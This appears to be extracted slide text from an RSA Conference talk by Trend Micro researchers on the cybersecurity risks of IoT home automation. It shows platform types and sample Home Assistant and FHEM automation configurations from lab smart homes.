



San Francisco | March 4–8 | Moscone Center

A large, abstract graphic in the top right corner depicting a network of interconnected nodes. The nodes are small dots of various colors (blue, green, yellow, orange) arranged in a roughly circular pattern. Numerous thin, colored lines connect these nodes, creating a web-like structure against a dark blue background.

BETTER.

SESSION ID: HT-T07

Secure the Pod Bay Doors, HAL: Cybersecurity Risks of IoT Automation

Stephen Hilt

Senior Threat Researcher
Trend Micro
@sjhilt

Numaan Huq

Senior Threat Researcher
Trend Micro
@nmnahuq

#RSAC

We Programmed a Smart Alarm!



IoT Automation Platforms




HOME NETWORKS BEFORE




HOME NETWORKS TODAY

3 Types of IoT Automation Platforms


- Local Automation Servers
- Virtual Assistant Automation Servers
- Cloud-based Automation Servers





What are Complex IoT Environments (CIE)?



Types of Smart Homes



Bolt-on Smart Home Lab: US



Bolt-on Smart Home Lab: US

The screenshot shows the Home Assistant configuration interface for creating a new automation rule.

Triggers:

- Name: 99.01 Test Wemo On
- Trigger Type: time
- At: 06:30:00
- ADD TRIGGER

Action:


- Action Type: Call Service
- Service: switch.turn_on
- Service Data:


```
{
        "entity_id": "switch.wemo_mini"
      }
```
- ADD ACTION



```
- action:
  - data:
    entity_id: switch.wemo_mini
    service: switch.turn_on
  alias: 99.01 Test Wemo On
  condition: []
  id: '1520211490913'
  trigger:
    - at: 06:30:00
      platform: time
```

```
- condition: time
  weekday:
    - mon
    - tue
    - wed
    - thu
    - fri
```

Purpose Built Smart Home Lab: DE



Purpose Built Smart Home Lab: DE



Purpose Built Smart Home Lab: DE

FHEM

[Save config](#)

[Alarm](#)

[Aussen](#)

[EG-Flur](#)

[EG-WC](#)

[EG-Wohnzimmer](#)

[EnOcean](#)

[HUEDevice](#)

[Haus](#)

[KG-Keller](#)

[Logfiles](#)

[OG-Bad](#)

[OG-Büro](#)

[OG-Eltern](#)

[OG-Galerie](#)

[OG-Kind](#)

[Sonos](#)

[Unsorted](#)

[Wetter](#)

[Übersicht](#)

[Everything](#)

[Logfile](#)

```
define ABSENSE_BUTTON EnOcean FEFADC62
attr ABSENSE_BUTTON IODev USB300
attr ABSENSE_BUTTON eep F6-02-01
attr ABSENSE_BUTTON manufID 7FF
attr ABSENSE_BUTTON room EG-Flur
attr ABSENSE_BUTTON subType switch
attr ABSENSE_BUTTON teachMethod RPS
```

```
#If Door is open then lights on when it is dark
define VERRANDA_LICHT_ON_FOR_WZ_TUER_OPEN notify WZ_TUER:open {
if ( Value("WZ_TUER") eq "open" ) {
if (ReadingsVal("Einfahrt_Bewegungsmelder","brightness",0) <500.0) {
fhem ('set AUSSEN_LICHT_WEST on-for-timer 600');;)
}
}
```


```
# Alarm struct
define BURGLAR_ALARM dummy
attr BURGLAR_ALARM room Alarm
```

```
#Notify FHEM that all doors in the house is closed
define ABSENSE_TRIGGERED_SEQUENCE sequence ABSENSE_BUTTON:B0 0.5 ABSENSE_BUTTON:B0
define ABSENSE_TRIGGERED notify ABSENSE_TRIGGERED_SEQUENCE {
if ( Value("ESSZIMMER_TUER_LINKS") eq "open" ) { fhem ("set Push msg 'Überprüfe ESSZIMMER_TUER_LINKS'");;)
if ( Value("ANKLEIDE_TUER") eq "open" ) { fhem ("set Push msg 'Überprüfe ANKLEIDE_TUER'");;)
if ( Value("BAD_FENSTER") eq "open" ) { fhem ("set Push msg 'Überprüfe BAD_FENSTER'");;)
if ( Value("BUERO_FENSTER") eq "open" ) { fhem ("set Push msg 'Überprüfe BUERO_FENSTER'");;)
if ( Value("BUERO_TUER") eq "open" ) { fhem ("set Push msg 'Überprüfe BUERO_TUER'");;)
if ( Value("ELTERN_BALKON_TUER") eq "open" ) { fhem ("set Push msg 'Überprüfe ELTERN_BALKON_TUER'");;)
```

Rule 1

Rule 2

